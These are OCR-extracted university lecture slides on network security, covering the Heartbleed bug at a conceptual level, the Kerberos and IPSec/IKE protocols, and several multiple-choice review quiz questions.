- Many websites and online services, such as Yahoo!, Stack Overflow, Amazon, Akamai, Github, Reddit, Pinterest, SourceForge, Tumblr, Wikipedia, …

Is it a client side or server side vulnerability?

- TLS heartbeats can be sent by either side of a TLS connection, so it can be used to attack clients as well as servers
- An attacker can obtain **up to 64K memory** from the server or client as well that uses an OpenSSL implementation vulnerable to Heartbleed (*CVE-2014-0160*).

Heartbleed relies on man-in-the-middle attack?

- No, it has nothing to deal with a Man-in-the-Middle (MitM) attack. But using Heartbleed attack, one can manage to **obtain the private encryption key** for an SSL/TLS certificate and could set up a fake website that passes the security verification
- An attacker could also decrypt the traffic passing between a client and a server, i.e., perfect man-in-the-middle attack on HTTPS connection

How Heartbleed affect smartphone?

- All versions of Android OS include outdated versions of OpenSSL library, but only Android 4.1.1 Jelly Bean has the vulnerable heartbeat feature enabled by default. Blackberry also confirmed that some of its products were vulnerable to Heartbleed bug, whereas Apple's iOS devices were not affected by OpenSSL flaw.
- IP phones, Routers, Medical devices, Smart TV sets, embedded devices and millions of other devices that rely on the OpenSSL to provide secure communications could also be vulnerable to Heartbleed bug.

Kerberos and IPSec

Kerberos - Scalability

- In an enterprise network with N users, suppose that we want to authenticate each other, Alice, Bob, Charlie, David, Eva…
  - Authentication using public keys (how many key pairs?)
    - N users $\Rightarrow$ N key pairs (but needs PKI)
  - Authentication using symmetric keys (how many keys?)
    - N users requires (on the order of) N^2 keys

When N is large, symmetric key case does not scale

Discussion: what should we do?


Kerberos in Computer Security

- In security, Kerberos is an authentication protocol based on symmetric key crypto
  - Designed for LANs or corporate networks
  - Originated at MIT
  - Relies on a **Trusted Third Party (TTP)**
    - Security depends on TTP
  - Kerberos based on symmetric keys but only requires N keys for N users
  - No PKI is needed

Kerberos KDC

- Kerberos **Key Distribution Center** or **KDC**
  - KDC acts as the TTP
  - TTP is trusted, so it must not be compromised
- KDC shares symmetric key K_A with Alice, key K_B with Bob, key K_C with Carol, etc.
- **And a master key K_{KDC} known *only* to KDC**
- KDC enables authentication, session keys
  - Session key for confidentiality and integrity

Kerberos keys



Kerberos Tickets

- KDC issue **tickets** containing info needed to access network resources
- KDC also issues **Ticket-Granting Tickets** or **TGTs** that are used to obtain tickets
- Each TGT contains
  - Session key
  - User's ID
  - Expiration time
- Every TGT is encrypted with K_{KDC}
  - So, TGT can only be read by the KDC


Three phases of Kerberos

- Phase I: Kerberized Login
- Phase II: Alice Requests "Ticket to Bob"
- Phase III: Alice Uses Ticket to Bob

Phase I: Kerberized Login

- Alice enters her password
- Then Alice's computer does following:
  - Derives K_A from Alice's password
  - Uses K_A to get TGT for Alice from KDC
- Alice then uses her TGT (credentials) to securely access network resources
- **Plus:** Security is transparent to Alice
- **Minus:** KDC ***must*** be secure — it's trusted!

Kerberized Login




- Key K_A = h(Alice's password)
- KDC creates session key S_A
- Alice's computer decrypts S_A and TGT
  - Then it forgets K_A
- TGT = E("Alice", S_A, K_{KDC})

Phase II: Alice Requests "Ticket to Bob"

- REQUEST = (TGT, authenticator)
  - authenticator = E(timestamp, S_A)
- KDC gets S_A from TGT to verify timestamp (why time?)
  - TGT = E("Alice", S_A, K_{KDC})
- REPLY = E("Bob", K_{AB}, ticket to Bob, S_A)
  - ticket to Bob = E("Alice", K_{AB}, K_B)


Phase III: Alice Uses Ticket to Bob



- ticket to Bob = E("Alice", K_{AB}, K_B)
- authenticator = E(timestamp, K_{AB})
- Bob decrypts "ticket to Bob" to get K_{AB} which he then uses to verify timestamp


Kerberos Question 1

- When Alice logs in, KDC sends E(S_A, TGT, K_A) where TGT = E("Alice", S_A, K_{KDC})
  - **Q:** Why is TGT encrypted with K_A?
  - **A:** Extra work for no added security!




Kerberos Question 2

- In Alice's "Kerberized" login to Bob, can Alice remain anonymous?
  - Alice remain anonymous in REQUEST
  - REQUEST = (TGT, authenticator)
    - authenticator = E(timestamp, S_A)



Kerberos Question 3

- Why is "ticket to Bob" sent to Alice?
  - Why doesn't KDC send it directly to Bob?
    - Bob needs to remember K_{AB} until Alice initiate communication, make it **stateful** which against the design of Kerberos
- REPLY = E("Bob", K_{AB}, **ticket to Bob**, S_A)
  - ticket to Bob = E("Alice", K_{AB}, K_B)




Kerberos Question 4

- Why not have KDC remember session key instead of putting it in a TGT? If so, there is no need for TGT!
  - TGT = E("Alice", S_A, K_{KDC})
  - **Answer: Stateless KDC is a major feature of Kerberos**

IPSec

- IPSec lives at the network layer
- IPSec is transparent to applications



Overview

- IPSec comprises **a suite of protocols** to ensure the **integrity**, **confidentiality**, and **authentication** of data communications over an IP network
- Designed with the goal to achieve security for all IP-related protocols
- But predominantly used in VPNs at this moment

IKE and ESP/AH

- Two parts of IPSec: IKE and ESP/AH
- **IKE:** Internet Key Exchange
  - Mutual authentication
  - Establish session key
  - Two "phases" — like SSL session/connection
- **ESP/AH**
  - **ESP**: Encapsulating Security Payload — for encryption and/or integrity of IP packets
  - **AH**: Authentication Header — integrity only

IKE

- IKE has 2 phases
  - Phase 1 — IKE security association (IKE SA)
  - Phase 2 — IPSec security association(IPSec SA)
- Phase 1 is comparable to SSL ***session***
- Phase 2 is comparable to SSL ***connection***
- Not an obvious need for two phases in IKE
- If multiple Phase 2's do not occur, then it is **more** costly to have two phases!

IKE Phase 1

- Four different "key" options
  - Public key encryption (original version)
  - Public key encryption (improved version)
  - Public key signature
  - Symmetric key
- For each of these, two different "modes"
  - Main mode and aggressive mode
- **There are 8 versions of IKE Phase 1!**
- Over-engineered!


IKE Phase 1

- We discuss 6 of 8 Phase 1 variants
  - Public key signatures (main & aggressive modes)
  - Symmetric key (main and aggressive modes)
  - Public key encryption (main and aggressive)
- Why public key encryption and public key signatures?
  - Always know your own private key
  - **May not** (initially) know other side's public key

IKE Phase 1


- Uses Diffie-Hellman to establish session key
- Let **a** be Alice's Diffie-Hellman exponent
- Let **b** be Bob's Diffie-Hellman exponent
- Let **g** be generator and p prime
- Recall that p and g are public

IKE Phase 1: Digital Signature (Main Mode)



- CP = crypto proposed, CS = crypto selected
- IC = initiator "cookie", RC = responder "cookie"
- K = h(IC, RC, g^{ab} mod p, R_A, R_B)
- SKEYID = h(R_A, R_B, g^{ab} mod p)
- $proof_A$ = [h(SKEYID,g^a mod p,g^b mod p,IC,RC,CP,"Alice")]$_{Alice}$

IKE Phase 1: Digital Signature (Aggressive Mode)




- Main difference from main mode
  - Not trying to protect identities
  - Cannot negotiate g or p

Main vs Aggressive Modes


- Main mode **MUST** be implemented
- Aggressive mode **SHOULD** be implemented
  - So, if aggressive mode is not implemented, "you should feel guilty about it"
- Might create interoperability issues

IKE Phase 1: Symmetric Key (Main Mode)



- Same as signature mode except
  - K_{AB} = symmetric key shared in advance
  - K = h(IC, RC, g^{ab} mod p, R_A, R_B, K_{AB})
  - SKEYID = h(K, g^{ab} mod p)
  - $proof_A$ = h(SKEYID,g^a mod p,g^b mod p,IC,RC,CP,"Alice")

Problems with Symmetric Key (Main Mode)



- Catch-22(dilemma)
  - Alice sends her ID in message 5
  - Alice's ID encrypted with K
  - To find K Bob must know K_{AB}, K = h(IC, RC, g^{ab} mod p, R_A, R_B, K_{AB})
  - To get K_{AB} Bob must know he's talking to Alice!
- Result: **Alice's ID must be IP address!**
- Useless mode
  - Alice must use a static IP
  - Failed to hide identity

Quiz

- **What is SSH primarily used for?**
  - A) Transferring files between machines
  - B) Securing remote computer connections
  - C) Encrypting email communications
  - D) Browsing the web anonymously

Quiz

- **What is the purpose of the SSH key pair in SSH connections?**
  - A) To encrypt the connection
  - B) To verify the identity of the client to the server
  - C) To increase the connection speed
  - D) To monitor the data transfer

Quiz

- **What is a primary reason for a server not to authenticate clients in SSL/TLS communications?**
  - A) To simplify the server configuration
  - B) To reduce the computational load on the server
  - C) To increase the security of the server
  - D) Both A and B are correct

Quiz

- **What is the primary purpose of SSL?**
  - A) Encrypting data transfers between a client and a server
  - B) Speeding up website performance
  - C) Providing stronger passwords
  - D) Filtering spam emails

Quiz

- **SSL certificates are issued by entities known as:**
  - A) Internet service providers
  - B) Certificate authorities
  - C) Domain registrars
  - D) Web hosts

Quiz

- **Which protocol has largely replaced SSL for security purposes?**
  - A) HTTPS
  - B) SFTP
  - C) TLS
  - D) SSH

Quiz


- **Which of the following measures can mitigate the impact of the Heartbleed?**
  - A) Changing user passwords
  - B) Updating to a patched version of OpenSSL
  - C) Installing antivirus software
  - D) Reducing the number of network connections

Quiz

- **How does the Heartbleed bug expose sensitive data?**
  - A) By intercepting data during transmission
  - B) By allowing unauthorized access to databases
  - C) By causing buffer over-reads in memory
  - D) By corrupting data encryption

BINGHAMTON UNIVERSITY


IKE Phase 1: Symmetric Key (Aggressive Mode)



- Same format as digital signature aggressive mode
- Not trying to hide identities…
- As a result, does **not** have problems of main mode
- But does not (pretend to) hide identities

BINGHAMTON UNIVERSITY


IKE Phase 1: Public Key Encryption (Main Mode)



- CP = crypto proposed, CS = crypto selected
- IC = initiator "cookie", RC = responder "cookie"
- K = h(IC,RC,g^{ab} mod p,R_A,R_B)
- SKEYID = h(R_A, R_B, g^{ab} mod p)
- $proof_A$ = h(SKEYID,g^a mod p,g^b mod p,IC,RC,CP,"Alice")

BINGHAMTON UNIVERSITY

IKE Phase 1: Public Key Encryption (Aggressive Mode)



- K, $proof_A$, $proof_B$ computed as in main mode
- Note that **identities are hidden**
  - The **only aggressive mode to hide identities**
  - So, why have a main mode?
  - Negotiate g and p in main mode


BINGHAMTON UNIVERSITY

IKE Phase 1 Cookies

- IC and RC — cookies (or "anti-clogging tokens") supposed to prevent DoS attacks
  - No relation to Web cookies
- To reduce DoS threats, Bob wants to remain **stateless** as long as possible
- But Bob must remember CP from message 1 (required for proof of identity in message 6)
- Bob must keep state from 1st message on
  - So, these "cookies" offer little DoS protection

BINGHAMTON UNIVERSITY


IPSec cookies



- CP = crypto proposed, CS = crypto selected
- **IC = initiator "cookie", RC = responder "cookie"**
- K = h(IC, RC, g^{ab} mod p, R_A, R_B)
- SKEYID = h(R_A, R_B, g^{ab} mod p)
- $proof_A$ = [h(SKEYID,g^a mod p,g^b mod p,IC,RC,CP,"Alice")]$_{Alice}$

BINGHAMTON UNIVERSITY

Stateless Cookie Protocol



Cookie c = hash(IP address, local secret)


IKE Phase 1 Summary

- Result of IKE phase 1 is
  - Mutual authentication
  - Shared symmetric key
  - IKE **Security Association (IKE SA)**
- But phase 1 is expensive
  - Especially in public key and/or main mode
- Developers of IKE thought it would be used for lots of things — not just IPSec
  - Partly explains the over-engineering…

IKE Phase 2

- Phase 1 establishes **IKE SA**
- Phase 2 establishes **IPSec SA**
- Comparison to SSL
  - SSL session is comparable to IKE Phase 1
  - SSL connections are like IKE Phase 2
- IKE **could** be used for lots of things…
- …but in practice, it's **not!**

IKE Phase 2



- Key K, IC, RC and SA known from Phase 1 (SA: id), R_A & R_B new
- Proposal **CP** includes **ESP** and/or **AH**
- Hashes 1,2,3 depend on SKEYID, SA, R_A and R_B
- Keys derived from KEYMAT = h(SKEYID, R_A, R_B, junk)
- Recall SKEYID depends on phase 1 key method


IPSec

- After IKE Phase 1, we have an IKE SA
- After IKE Phase 2, we have an IPSec SA
- Both sides have a shared symmetric key
- Now what?
  - We want to protect **IP datagrams**
- But what is an IP datagram?
  - Considered from the perspective of IPSec…

IP Review


- IP datagram is of the form

- Where IP header is



IP and TCP


- Consider Web traffic
  - IP encapsulates TCP and…
  - …TCP encapsulates HTTP



- IP data includes TCP header, etc.

IPSec Transport Mode


- IPSec **Transport Mode**



- Transport mode designed for *host-to-host*
- Transport mode is efficient
  - Adds minimal amount of extra header
- The original header remains
  - Passive attacker can observe


IPSec: Host-to-Host

- **IPSec transport mode**



IPSec Tunnel Mode


- IPSec Tunnel Mode



- Tunnel mode for *firewall-to-firewall* traffic
- Original IP packet encapsulated in IPSec
- Original IP header not visible to attacker
  - New IP header from firewall to firewall
  - Attacker does not know which hosts are talking

IPSec: Firewall-to-Firewall


- **IPSec tunnel mode**




- Local networks not protected

Comparison of IPSec Modes

- Transport Mode



- Tunnel Mode



- Transport Mode
  - Host-to-host
- Tunnel Mode
  - Firewall-to-firewall
- Transport Mode not necessary…
- …but it's more efficient

IPSec Security

- What kind of protection?
  - Confidentiality?
  - Integrity?
  - Both?
- What to protect?
  - Data?
  - Header?
  - Both?
- ESP/AH do some combinations of these

AH vs ESP

- AH — Authentication Header
  - **Integrity only** (no confidentiality, no encryption)
  - Integrity-protect everything beyond IP header and some fields of header
- ESP — Encapsulating Security Payload
  - **Integrity and confidentiality** both **required**
  - Protects everything beyond IP header(data in IP)
  - Integrity-only by using NULL encryption

ESP's NULL Encryption

- According to RFC 2410
  - NULL encryption "is a block cipher the origins of which appear to be lost in antiquity"
  - "Despite rumors", there is no evidence that NSA "suppressed publication of this algorithm"
  - Evidence suggests it was developed in Roman times as exportable version of Caesar's cipher
  - Can make use of keys of varying length
  - No IV is required
  - **Null(P,K) = P for any P and any key K**
- Bottom line: Security people can be strange

Why Does AH Exist?

- Cannot encrypt IP header
  - Routers must look at the IP header
  - IP addresses, TTL, etc.
  - IP header exists to route packets!
- AH protects **immutable fields** in IP header
  - Cannot protect all header fields
  - TTL, for example, will change
- Why not use ESP with NULL encryption?
  - ESP provides no protection to the header

IPSec and Complexity

- IPSec is a complex protocol
- **Over-engineered**
  - Lots of (generally useless) features
- Flawed
  - Some significant security issues
- Interoperability is serious challenge
  - Defeats the purpose of having a standard!